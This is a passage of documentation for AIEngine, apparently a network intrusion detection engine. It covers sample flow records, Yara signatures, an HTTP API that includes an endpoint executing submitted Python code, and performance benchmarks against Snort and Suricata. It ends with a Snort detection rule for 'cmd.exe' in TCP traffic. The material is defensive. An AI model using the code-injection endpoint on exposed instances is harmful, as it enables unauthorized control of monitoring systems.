    "tcpflags": "Flg[S(1)SA(1)A(14)F(0)R(0)P(9)Seq(3465082406,629632508)]",
    "uuid": "afa8bd80-7d8a-11c9-bef4-08002b102989"
  },
  "ip": {
    "dst": "192.168.3.43",
    "src": "10.0.2.15"
  },
  "layer7": "dcerpc",
  "port": {
    "dst": 49302,
    "src": 51296
  },
  "proto": 6
}
```

3.11.4 DHCP data

```
{
  "bytes": 300,
  "info": {
    "hostname": "EU-JOHN2"
  },
  "ip": {
    "dst": "255.255.255.255",
    "src": "192.168.3.3"
  },
  "layer7": "DHCPProtocol",
  "port": {
    "dst": 67,
    "src": 68
  },
  "proto": 17
}
```

3.11.5 DHCPv6 data

```
{
  "bytes": 94,
  "info": {
    "hostname": "TSE-MANAGEMENT"
  },
  "ip": {
    "dst": "ff02::1:2",
    "src": "fe80::bc5a:f963:5832:fab"
  },
  "layer7": "dhcp6",
  "port": {
    "dst": 547,
    "src": 546
  },
  "proto": 17
}
```

3.11.6 DNS data

```
{
  "bytes": 304,
  "info": {
    "dnsdomain": "youtube-ui.l.google.com",
    "ips": [
      "74.125.93.190",
      "74.125.93.136",
      "74.125.93.93",
      "74.125.93.91"
    ],
    "matchs": "Generic",
    "qtype": 1
  },
  "ip": {
    "dst": "198.164.30.2",
    "src": "192.168.5.122"
  },
  "layer7": "dns",
  "port": {
    "dst": 53,
    "src": 45428
  },
  "proto": 17
}
```

3.11.7 DTLS data

```
{
  "bytes": 429,
  "downstream_ttl": 0,
  "dtls": {
    "pdus": 0,
```

(continues on next page)

(continued from previous page)

```

    "version": 65277
  },
  "evidence": false,
  "ip": {
    "dst": "2a03:39a0:1f:1004:b93c:3e15:d1e3:6848",
    "src": "2a03:39a0:1f:1000:38b6:67b7:3eea:fe28"
  },
  "layer7": "DTLS",
  "packets": 1,
  "port": {
    "dst": 49191,
    "src": 48809
  },
  "proto": 17,
  "reject": false,
  "upstream_ttl": 63
}

```

3.11.8 HTTP data

```

{
  "bytes": 9785,
  "info": {
    "ctype": "text/html",
    "host": "www.sactownroyalty.com",
    "reqs": 1,
    "ress": 1,
    "tcpflags": "Flg[S(1)SA(1)A(14)F(0)R(0)P(1)Seq(1008125706,1985601735)]"
  },
  "ip": {
    "dst": "74.63.40.21",
    "src": "192.168.4.120"
  },
  "layer7": "http",
  "port": {
    "dst": 80,
    "src": 3980
  },
  "proto": 6
}

```

3.11.9 IMAP data

```

{
  "bytes": 1708,
  "info": {
    "tcpflags": "Flg[S(1)SA(2)A(21)F(0)R(0)P(18)Seq(3603251617,2495559186)]",
    "user": "\"user11\""
  },
  "ip": {
    "dst": "192.168.5.122",
    "src": "192.168.2.111"
  }
}

```

(continues on next page)

(continued from previous page)

```

    },
    "layer7": "imap",
    "port": {
        "dst": 143,
        "src": 4479
    },
    "proto": 6,
    "reputation": "Suspicious"
}

```

3.11.10 MQTT data

```

{
  "bytes": 2509,
  "info": {
    "operation": 11,
    "total_client": 4,
    "total_server": 7,
    "tcpflags": "Flg[S(1)SA(1)A(22)F(1)R(0)P(10)Seq(2637347154,3369099113)]"
  },
  "ip": {
    "dst": "192.168.1.7",
    "src": "10.0.2.15"
  },
  "layer7": "MQTTProtocol",
  "port": {
    "dst": 1883,
    "src": 24479
  },
  "proto": 6
}

```

3.11.11 Netbios data

```

{
  "bytes": 50,
  "info": {
    "netbiosname": "ISATAP"
  },
  "ip": {
    "dst": "192.168.100.7",
    "src": "192.168.100.201"
  },
  "layer7": "NetbiosProtocol",
  "port": {
    "dst": 137,
    "src": 137
  },
  "proto": 17
}

```

3.11.12 QUIC data

```
{
  "bytes": 8284,
  "evidence": false,
  "ip": {
    "dst": "74.125.24.149",
    "src": "192.168.3.78"
  },
  "layer7": "quic",
  "port": {
    "dst": 443,
    "src": 60745
  },
  "proto": 17,
  "quic": {
    "host": "ad-emea.doubleclick.net",
    "ua": "Chrome/52.0.2743.116 Linux x86_64"
  }
}
```

3.11.13 SSH data

```
{
  "bytes": 1853,
  "info": {
    "clientname": "SSH-2.0-Granados-2.0",
    "crypt_bytes": 0,
    "handshake": true,
    "servername": "SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu3",
    "tcpflags": "Flg[S(1)SA(1)A(10)F(0)R(0)P(6)Seq(1018474266,687901205)]"
  },
  "ip": {
    "dst": "192.168.5.122",
    "src": "192.168.79.190"
  },
  "layer7": "ssh",
  "port": {
    "dst": 22,
    "src": 60033
  },
  "proto": 6
}
```

3.11.14 SSL data

```
{
  "bytes": 21831,
  "info": {
    "cipher": 47,
    "fingerprint": "1d095e68489d3c535297cd8dfffb06cb9",
    "host": "fillizee.com",
    "issuer": "foror2",

```

(continues on next page)

(continued from previous page)

```

    "pdus": 2,
    "tcpflags": "Flg[S(1)SA(1)A(30)F(0)R(0)P(5)Seq(1170091145,1113592977)]",
    "version": 769
  },
  "ip": {
    "dst": "10.0.0.254",
    "src": "10.0.0.1"
  },
  "layer7": "ssl",
  "port": {
    "dst": 443,
    "src": 49161
  },
  "proto": 6
}

```

3.11.15 SMB data

```

{
  "bytes": 20506,
  "info": {
    "cmd": 17,
    "filename": "WP_SMBPlugin.pdf",
    "tcpflags": "Flg[S(1)SA(1)A(46)F(0)R(0)P(34)Seq(2608748647,3370812586)]"
  },
  "ip": {
    "dst": "10.0.0.12",
    "src": "10.0.0.11"
  },
  "layer7": "smb",
  "port": {
    "dst": 445,
    "src": 49208
  },
  "proto": 6
}

```

3.11.16 SMTP data

```

{
  "bytes": 412,
  "country": "Afganistan",
  "reputation": "Suspicious",
  "info": {
    "bytes": 0,
    "from": "TESTBED08@somelab.com",
    "tcpflags": "Flg[S(1)SA(2)A(13)F(0)R(0)P(9)Seq(2151667649,1152325196)]",
    "to": "testbed24@gmail.com",
    "total": 0
  },
  "ip": {
    "dst": "192.168.5.122",

```

(continues on next page)

(continued from previous page)

```

        "src": "192.168.2.108"
    },
    "layer7": "smtp",
    "port": {
        "dst": 25,
        "src": 3431
    },
    "proto": 6,
    "timestamp": "2015-01-07 10:08:45.453259"
}

```

3.11.17 SIP data

```

{
  "bytes": 7100,
  "info": {
    "uri": "sip:192.168.1.200:5060;transport=UDP",
    "from": "'David Power'<sip:david_and@192.168.1.200:5060;transport=UDP>",
    "to": "'David Power'<sip:david_and@192.168.1.200:5060;transport=UDP>",
    "via": "SIP/2.0/UDP 192.168.1.100:5060"
  },
  "voip": {
    "ip": {
      "dst": "192.168.100.140",
      "src": "192.168.1.1"
    },
    "port": {
      "dst": 64508,
      "src": 18874
    }
  },
  "ip": {
    "dst": "192.168.1.254",
    "src": "192.168.1.1"
  },
  "layer7": "SIPProtocol",
  "port": {
    "dst": 5060,
    "src": 23431
  },
  "proto": 17
}

```

3.11.18 SSDP data

```

{
  "bytes": 133,
  "info": {
    "host": "39.255.255.250:1900",
    "reqs": 1,
    "ress": 0,
    "uri": "*"
  },
}

```

(continues on next page)

(continued from previous page)

```

"ip": {
  "dst": "239.255.255.250",
  "src": "192.168.1.101"
},
"layer7": "ssdp",
"port": {
  "dst": 1900,
  "src": 3277
},
"proto": 17
}

```

3.11.19 POP data

```

{
  "bytes": 126,
  "info": {
    "tcpflags": "Flg[S(1)SA(2)A(13)F(0)R(0)P(10)Seq(3450492591,2097902556)]",
    "user": "user12"
  },
  "ip": {
    "dst": "192.168.5.122",
    "src": "192.168.2.112"
  },
  "layer7": "pop",
  "port": {
    "dst": 110,
    "src": 3739
  },
  "proto": 6
}

```

3.12 ZeroDay exploits signature generation

Some exploits have the capability of encrypt their content for every instance, this is called Polymorphic/Metamorphism. On this case the generation of the signature depends on the speed of the vendor teams, and sometimes is late. For this case, the engine is capable of auto generate signatures of unknown traffic that will detect and neutralize (if integrate with a firewall) the attack.

This generation could be implemented by using the Python/Ruby API or by using the binary with combination of the network forensics functionality.

Nowadays, unknown attacks on any type of device happens, mobile phones, laptops, IoT devices and so on are perfect target for this attacks. By using the signature generation is possible for the customer to:

- Identify unknown network traffic sources.
- Generate evidences for a forensic analysis or storage.
- Given a pcap file of unknown traffic, identify automatically a valid signature for that traffic.
- Reuse the signature on real time and start to identify this unknown attack.

With this functionality customers don't depend on updates of third party companies, you owns your data.

3.13 Yara signatures

The signatures generated by the system are of the customer, their data is important for them, and some signatures could be extremely value for some organizations for identify certain attacks. This signatures generated could be storage on Yara format in order to be compliant with other systems.

```
rule generated_by_ngnids_engine {
  meta:
    author="ngnids"
    description="Flows generated on port 1986"
    date="9/4/2015"
  strings:
    $a="^\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a\x0a"
  condition:
    $a
}
```

3.14 Network Forensics

In some cases there is a need for generate evidences of a receive attack or a specific network event. By using the EvidenceManager is possible to record specific network conversations on files for network forensic analysis. For use this functionality we just need to set the evidences property on the PacketDispatcher and on the network flow we want to track.

```
def some_handler(flow):
    """ Some code on the flow """
    flow.evidence = True

with PacketDispatcher("eth0") as pdis:
    pdis.stack = stack
    pdis.evidences = True
    pdis.run()
```

3.15 Real time interaction

The system have embedded a Lua/Ruby/Python interpreter similar as IPython. So is possible to interact by the user with the system without stooping the packet processing. This brings to the engine capabilities of inject any type of code, lua, ruby or python, on real time to the system without interrupting the service. Also the possibilities that brings to the user higher than traditional engines because there is direct interaction with the user on real time, no need to stops and starts daemon or services is needed.

For activate this functionality is just easy as set the variable enable_shell to true value.

```
with PacketDispatcher("eth0") as pdis:
    pdis.stack = stack
    # Enable the internal shell for interact with the engine
    pdis.enable_shell = True
    pdis.run()
```

```
pd:set_shell(true)
pd:set_stack(st)
```

(continues on next page)

(continued from previous page)

```
pd:open("enp0s25")
pd:run()
pd:close()
```

For more details, see *Injecting code on the engine*.

Is possible to show the information of the network flows on real time and filter according to the user.

```
>>> stack.show_flows(l7protocol_name="dns")
Flows on memory 31
```

Flow	Bytes	Packets
↪ Protocol Info		
Total 0		

Flow	Bytes	Packets
↪ Protocol Info		
[192.168.0.101:34584]:17:[19.101.160.5:53]	254	2
↪ DNS TTL(64,59) Domain:fedoraproject.org		
[192.168.0.101:38638]:17:[19.101.160.5:53]	288	4
↪ DNS TTL(64,59) Domain:geolocation.onetrust.com		
[192.168.0.101:46078]:17:[19.101.160.5:53]	288	4
↪ DNS TTL(64,59) Domain:geolocation.onetrust.com		
[192.168.0.101:34123]:17:[19.101.160.5:53]	488	4
↪ DNS TTL(64,59) Domain:cdn.cookieclaw.org		
[192.168.0.101:52922]:17:[19.101.160.5:53]	238	2
↪ DNS TTL(64,59) Domain:cdn.cookieclaw.org		
[192.168.0.101:41391]:17:[19.101.160.5:53]	560	4
↪ DNS TTL(64,59) Domain:www.cisco.com		
[192.168.0.101:47773]:17:[19.101.160.5:53]	560	4
↪ DNS TTL(64,59) Domain:www.cisco.com		
[192.168.0.101:35187]:17:[19.101.160.5:53]	176	2
↪ DNS TTL(64,59) Domain:www.google.com		
[192.168.0.101:52179]:17:[19.101.160.5:53]	374	2
↪ DNS TTL(64,59) Domain:incoming.telemetry.mozilla.org		
[192.168.0.101:50919]:17:[19.101.160.5:53]	698	4
↪ DNS TTL(64,59) Domain:incoming.telemetry.mozilla.org		
[192.168.0.101:50022]:17:[19.101.160.5:53]	188	2
↪ DNS TTL(64,59) Domain:collector-hpn.ghostery.net		
[192.168.0.101:44437]:17:[19.101.160.5:53]	108	2
↪ DNS TTL(64,59) Domain:upload.wikimedia.org		
[192.168.0.101:43675]:17:[19.101.160.5:53]	129	2
↪ DNS TTL(64,59) Domain:es.wikipedia.org		
Total 13		

3.16 HTTP interface

The engine allows to load an HTTP server for configuration and retrieve information

If you decide to use the binary is the -a parameter

```
-a [ --port ] arg (=0) Sets the HTTP listening port.
```

Or if you want to decide to use PacketDispatcher object of the python binding use:

```
pd.http_port = 5008
pd.authorized_ip_address = ["127.0.0.1"]
```

This allows to access to one running instance and interact and reprogram over an HTTP interface.

The available URIs on the server are:

- /aiengine/protocols/summary
- /aiengine/protocol
- /aiengine/flows
- /aiengine/summary
- /aiengine/system
- /aiengine/uris
- /aiengine/pcapfile
- /aiengine/python_code
- /aiengine/flow
- /aiengine/globals

3.16.1 /aiengine/uris

This uri contains the available uris that the HTTP server provides.

```
GET /aiengine/uris HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/html
Content-Length: 720

<html><head><title>AIEngine operations</title></head>
<body>
<a href="http://127.0.0.1:5008/aiengine/protocols/summary">Protocols summary</a><br>
<a href="http://127.0.0.1:5008/aiengine/protocol">Protocol summary</a><br>
<a href="http://127.0.0.1:5008/aiengine/flows">Network flows</a><br>
<a href="http://127.0.0.1:5008/aiengine/summary">Summary</a><br>
<a href="http://127.0.0.1:5008/aiengine/system">System</a><br>
<a href="http://127.0.0.1:5008/aiengine/pcapfile">Upload pcapfile</a><br>
<a href="http://127.0.0.1:5008/aiengine/python_code">Python code</a><br>
<a href="http://127.0.0.1:5008/aiengine/globals">Python globals</a><br>
<a href="http://127.0.0.1:5008/aiengine/flow">Network flow</a><br>
</body>
</html>
```

3.16.2 /aiengine/protocols/summary

```
GET /aiengine/protocols/summary HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 3899

Protocol statistics summary
...
```

```
GET /aiengine/protocols/summary HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: application/json
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: application/json
Content-Length: 3054

[
  {
    "bytes": 655, "cache_memory": 0, "events": 0, "memory": 968, "miss": 0, "name": "Ethernet",
    ↪ "packets": 4, "used_memory": 968},
    {
      "bytes": 599, "cache_memory": 0, "events": 0, "memory": 984, "miss": 0, "name": "IP", "packets
      ↪ ": 4, "used_memory": 984},
      {
        "bytes": 0, "cache_memory": 0, "events": 0, "memory": 689216, "miss": 0, "name": "TCP",
        ↪ "packets": 0, "used_memory": 1088},
        {
          "bytes": 519, "cache_memory": 0, "events": 0, "memory": 287776, "miss": 0, "name": "UDP",
          ↪ "packets": 4, "used_memory": 1336},
          ...
        ]
```

3.16.3 /aiengine/flow

The user can retrieve information about a specific TCP/UDP flow and also modify some of the attributes while the engine is running.

```
GET /aiengine/flow/[192.168.1.1:63139]:17:[192.168.1.254:53] HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: application/json
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
```

(continues on next page)

(continued from previous page)

```

Content-Type: application/json
Content-Length: 178

{"bytes":40,
 "dns":{"domain":"s2.youtube.com","qtype":1},
 "evidence":false,
 "ip":{"dst":"192.168.1.254","src":"192.168.1.1"},
 "layer7":"dns",
 "port":{"dst":53,"src":63139},
 "proto":17}

```

Also modify some of the fields of the network flow

```

PUT /aiengine/flow/[192.168.1.1:63139]:17:[192.168.1.254:53] HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
Content-Length: 45
Content-Type: application/json

{"label": "This is a lovely label my friend"}

```

```

HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Length: 0

```

3.16.4 /aiengine/flows

```

GET /aiengine/flows HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1

```

```

HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 380

Flows on memory 1

Flow                                     Bytes      Packets  └
└─ FlowForwarder      Info
Total 0

Flow                                     Bytes      Packets  └
└─ FlowForwarder      Info
[10.0.2.15:51413]:17:[88.190.242.141:6881] 519        4        └
└─ UDPGenericProtocol
Total 1

```

You can use the protocol name on the URI and filter them

```
GET /aiengine/flows/http/1 HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 274
```

Flows on memory 1

Flow			Bytes	Packets	
↪ FlowForwarder	Info				└
Total	0				

Flow			Bytes	Packets	
↪ FlowForwarder	Info				└
Total	0				

3.16.5 /aiengine/protocol

```
GET /aiengine/protocol/dns HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 184
```

```
DNSProtocol(0x5611c9823cf0) statistics
  Dynamic memory alloc:      no
  Total allocated:          73 KBytes
  Total packets:             0
  Total bytes:               0
```

```
GET /aiengine/protocol/dns/5 HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 1656
```

(continues on next page)

(continued from previous page)

```

DNSProtocol(0x5611c9823cf0) statistics
  Dynamic memory alloc:      no
  Total allocated:           73 KBytes
  Total packets:             0
  Total bytes:               0
  Total valid packets:       0
  Total invalid packets:     1
  Total allow queries:       0
  Total banned queries:     0
  Total queries:             0
  Total responses:          0
  Total type A:              0
  Total type NS:             0
  Total type CNAME:          0
  Total type SOA:            0
  Total type PTR:            0
  Total type MX:             0
  Total type TXT:            0
  Total type AAAA:           0
  Total type LOC:            0
  Total type SRV:            0
  Total type DS:             0
  Total type SSHFP:          0
  Total type DNSKEY:         0
  Total type IXFR:           0
  Total type ANY:            0
  Total type others:         0
FlowForwarder(0x5611c97113b0) statistics
  Plugged to object(0x5611c9823cf0)
  Total forward flows:       0
  Total received flows:      0
  Total fail flows:          0
DNS Info cache statistics
  Total items:               512
  Total allocated:           44 KBytes
  Total current alloc:       44 KBytes
  Total acquires:            0
  Total releases:            0
  Total fails:               0
Name cache statistics
  Total items:               512
  Total allocated:           28 KBytes
  Total current alloc:       28 KBytes
  Total acquires:            0
  Total releases:            0
  Total fails:               0
DNS Name usage

```

```

GET /aiengine/protocol/dns/5 HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: application/json
User-Agent: python-requests/2.19.1

```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: application/json
Content-Length: 337
```

```
{
  "allocated_bytes": 75056,
  "allow_queries": 0,
  "banned_queries": 0,
  "bytes": 0,
  "dynamic_memory": false,
  "invalid_packets": 1,
  "name": "DNSProtocol",
  "packets": 0,
  "queries": 0,
  "responses": 0,
  "types": {
    "a": 0,
    "aaaa": 0,
    "any": 0,
    "cname": 0,
    "dnskey": 0,
    "ds": 0,
    "ixfr": 0,
    "loc": 0,
    "mx": 0,
    "ns": 0,
    "others": 0,
    "ptr": 0,
    "soa": 0,
    "srv": 0,
    "sshfp": 0,
    "txt": 0
  },
  "valid_packets": 0
}
```

```
GET /aiengine/protocol/http/map/hosts HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: application/json
User-Agent: python-requests/2.19.1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: application/json
Content-Length: 20

{"www.google.com": 1}
```

3.16.6 /aiengine/system

```
GET /aiengine/system HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: application/json
User-Agent: python-requests/2.19.1
```

```

HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: application/json
Content-Length: 316

{"elapsed_time":"00:00:07.355174",
 "lock_memory":false,
 "machine":"x86_64",
 "nodename":"vmfedora25",
 "pid":10865,
 "release":"5.0.16-100.fc28.x86_64",
 "resident_memory":26768,
 "shared_memory":0,
 "sysname":"Linux",
 "unshared_data":0,
 "unshared_stack":0,
 "version":"#1 SMP Tue May 14 18:22:28 UTC 2019",
 "virtual_memory":411856896}

```

3.16.7 /aiengine/pcapfile

Now is possible to upload pcap files to the engine for analysis

```

POST /aiengine/pcapfile HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
Content-Length: 3323
Content-Type: multipart/form-data; boundary=80ff982a95a2aa44cfd13c2b9ac390e9

--80ff982a95a2aa44cfd13c2b9ac390e9
Content-Disposition: form-data; name="file"; filename="accessgoogle.pcap"

.....q=.Q.q..J...J...$v}9.q...IC\..E...<^.@.@. ....
Ye.....5.(AI.....www.google.com.....q=.Q.q..J...J...$v}9.q...IC\..E...<^.@.@. .
↪...
Ye.....5.(.....www.google.com.....q=.Q.....IC{$v}9.q..E.....@.;..
↪lYe.....
...

```

3.16.8 /aiengine/python_code

Is possible to send python code directly to the engine in order to modify the behavior

```

POST /aiengine/python_code HTTP/1.1
Host: 127.0.0.1:5008
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
Content-Type: text/python
Content-Length: 18

```

(continues on next page)

(continued from previous page)

```
a = 1 + 5
print(a)
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Length: 2

6
```

3.16.9 /aiengine/globals

When the engine is running with the python binding is possible to retrieve the variables loaded on the server. This allows the user to reprogram the instance as he wants depending on what have that instance loaded on memory.

```
GET /aiengine/globals HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/
↪66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/aiengine/uris
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: AIEngine 1.9.1
Content-Type: text/plain
Content-Length: 200

Python objects
  pcapfile:str
  __builtins__:module
  __file__:str
  __package__:NoneType
  sys:module
  pyaiengine:module
  pd:PacketDispatcher
  __name__:str
  rm:RegexManager
  st:StackLan
  __doc__:NoneType
```

3.17 Packet engines integration

In some cases the engine needs to be integrated with a firewall or other packet engine. For this case the system allows to inject packets from other engines (Netfilter) to the system. By using this functionality, all the intelligence of the engine could be integrated in a firewall with the next simple steps

```

""" The dns_function have been attach to malware domains, so drop the traffic """
def dns_function(flow):
    flow.accept = False

def netfilter_callback(packet):

    payload = ethernet_header + packet.get_payload()
    length = packet.get_payload_len() + 14

    """ Use the forwardPacket method from the PacketDispatcher object
    in order to forward the packets from netfilter """
    pdis.forward_packet(payload, length)

    if (pdis.is_packet_accepted):
        packet.accept()
    else:
        packet.drop()

```

3.18 Network anomalies

Some attacks are very dependent of the protocol in use. Incorrect offset of headers, no headers on request, invalid URL formats and so on are present on the network nowadays. The engine supports the following network anomalies attacks.

- IPv4 fragmentation.
- IPv6 fragmentation.
- IPv6 loop extension headers.
- TCP bad flags and incorrect offset headers.
- UDP incorrect offsets.
- DNS incorrect headers and long names.
- SMTP incorrect emails.
- IMAP incorrect emails.
- POP incorrect emails.
- SNMP malformed headers.
- SSL malformed headers.
- HTTP malformed URI and no headers.
- CoAP malformed headers.
- RTP malformed headers.
- MQTT malformed headers.
- Netbios bogus headers.
- DHCP bogus headers.
- SMB bogus headers.

```
def my_function_for_http(flow):  
    print("HTTP Anomaly detected")  
    """ Some extra code here """  
  
stack.set_anomaly_callback(my_function_for_http, "HTTPProtocol")
```

The example above shows how to generate make specific use of HTTP anomalies and take advantage and create new detection functions.

3.19 JA3 TLS Fingerprint support

The system can generate JA3 TLS fingerprints (<https://github.com/salesforce/ja3>) and after you can use them for make the detection as you want.

Please check on the example folder for usage.

This option needs to be set on compilation time (`--enable-ja3`) and also have the `openssl-devel` libraries on the system.

Performance with other engines

4.1 Performance tests

In this section we are going to explore and compare the different performance values such as CPU and memory consumption with other engines such as tshark, snort, suricata and nDPI.

The main tools used for evaluate the performance is perf(<https://linux.die.net/man/1/perf-stat>).

Tool	Version
Snort	2.9.9.0
Tshark	2.0.2
Suricata	3.2.1
nDPI	2.1.0
AIEngine	1.9.0

The machine is a 8 CPUS Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz with 16 GB memory.

The first pcap file use is from (<http://www.unb.ca/cic/research/datasets/index.html>) is aproximately 17GB size with the majority of traffic HTTP. The pcap file used for these tests contains a distribution of traffic shown below

Network Protocol	Percentage	Bytes	Packets
IPv4	97%	12154MB	17292813
TCP	95%	11821MB	17029774
HTTP	88%	11001MB	9237421
SSL	1%	205MB	223309

The second pcap file used is from (<https://download.netresec.com/pcap/ists-12/2015-03-07/>). We downloaded the first 55 files and generate a pcap file about 8GB. The pcap file used for these tests contains a distribution of traffic shown below

Network Protocol	Percentage	Bytes	Packets
IPv4	97%	7604MB	13512877
TCP	88%	6960MB	12261324
UDP	4%	374MB	928563
HTTP	27%	2160MB	1763905
SSL	38%	3046MB	2508241

The third pcap file used is from (<https://www.unsw.adfa.edu.au/australian-centre-for-cyber-security/cybersecurity/ADFA-NB15-Datasets/>). We downloaded 20 samples and generate a pcap file of 40GB. The traffic distribution is shown bellow.

Network Protocol	Percentage	Bytes	Packets
IPv4	97%	36006MB	70030290
TCP	93%	34586MB	68877826
HTTP	25%	9366MB	7285451
SMTP	5%	1855MB	2201546

Be aware that the results depends on the type of traffic of the network.

In this section we are going to perform the first pcap (<http://www.unb.ca/cic/research/datasets/index.html>)

5.1 Test I processing traffic

In this section we explore how fast are the engines just processing the traffic without any rules or any logic on them.

5.1.1 Snort

```
Performance counter stats for './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.
↪conf':

    64269.015098      task-clock (msec)    #    0.981 CPUs utilized
           1,760      context-switches          #    0.027 K/sec
             36      cpu-migrations             #    0.001 K/sec
          44,841      page-faults               #    0.698 K/sec
204,394,163,771      cycles                     #    3.180 GHz
375,256,677,520      instructions              #    1.84  insns per cycle
 98,031,161,725      branches                  # 1525.325 M/sec
 565,404,035      branch-misses                #    0.58% of all branches

65.487290231 seconds time elapsed
```

5.1.2 Tshark

```
Performance counter stats for 'tshark -q -z conv,tcp -r /pcaps/iscx/testbed-17jun.pcap
↪':

 112070.498904      task-clock (msec)    #    0.909 CPUs utilized
```

(continues on next page)

(continued from previous page)

11,390	context-switches	#	0.102 K/sec
261	cpu-migrations	#	0.002 K/sec
2,172,942	page-faults	#	0.019 M/sec
310,196,020,123	cycles	#	2.768 GHz
449,687,949,322	instructions	#	1.45 insns per cycle
99,620,662,743	branches	#	888.911 M/sec
729,598,416	branch-misses	#	0.73% of all branches
123.265736897 seconds time elapsed			

5.1.3 Suricata

With 9 packet processing threads

Performance counter stats for './suricata -c suricata.yaml -r /pcaps/iscx/testbed-17jun.pcap':

100446.349460	task-clock (msec)	#	3.963 CPUs utilized
2,264,381	context-switches	#	0.023 M/sec
220,905	cpu-migrations	#	0.002 M/sec
108,722	page-faults	#	0.001 M/sec
274,824,170,581	cycles	#	2.736 GHz
249,152,605,118	instructions	#	0.91 insns per cycle
56,052,176,697	branches	#	558.031 M/sec
538,776,158	branch-misses	#	0.96% of all branches
25.345742192 seconds time elapsed			

With one packet processing thread

Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/iscx/testbed-17jun.pcap':

94797.134432	task-clock (msec)	#	1.989 CPUs utilized
124,424	context-switches	#	0.001 M/sec
1,158	cpu-migrations	#	0.012 K/sec
71,535	page-faults	#	0.755 K/sec
261,166,110,590	cycles	#	2.755 GHz
306,188,504,447	instructions	#	1.17 insns per cycle
72,333,018,827	branches	#	763.030 M/sec
468,673,879	branch-misses	#	0.65% of all branches
47.668130400 seconds time elapsed			

5.1.4 nDPI

Performance counter stats for './ndpiReader -i /pcaps/iscx/testbed-17jun.pcap':

20134.419533	task-clock (msec)	#	0.758 CPUs utilized
78,990	context-switches	#	0.004 M/sec
104	cpu-migrations	#	0.005 K/sec
44,408	page-faults	#	0.002 M/sec
55,566,151,984	cycles	#	2.760 GHz

(continues on next page)

(continued from previous page)

```
62,980,097,786    instructions    #    1.13  insns per cycle
15,048,874,292    branches          #   747.420 M/sec
   281,671,995    branch-misses    #    1.87% of all branches

26.559667812 seconds time elapsed
```

5.1.5 Alengine

Performance counter stats **for** './aiengine -i /pcaps/iscx/testbed-17jun.pcap -o':

```
19202.090831    task-clock (msec)    #    0.734 CPUs utilized
      88,991    context-switches    #    0.005 M/sec
      169      cpu-migrations    #    0.009 K/sec
      9,056     page-faults     #    0.472 K/sec
52,329,128,833   cycles              #    2.725 GHz
62,936,409,522   instructions         #    1.20  insns per cycle
13,381,787,761   branches            #   696.892 M/sec
   192,876,738   branch-misses    #    1.44% of all branches

26.146906918 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	204.394M	375.256M	65
Tshark	310.196M	99.620M	123
Suricata(9)	274.824M	249.152M	25
Suricata(1)	261.166M	306.188M	47
nDPI	55.566M	62.980M	26
AIEngine	52.329M	62.936M	26

5.2 Tests I with rules

On this section we evaluate simple rules in order to compare the different systems.

The rule that we are going to use is quite simple, it consists on find the string “cmd.exe” on the payload of all the TCP traffic.

5.2.1 Snort

```
alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1)
```

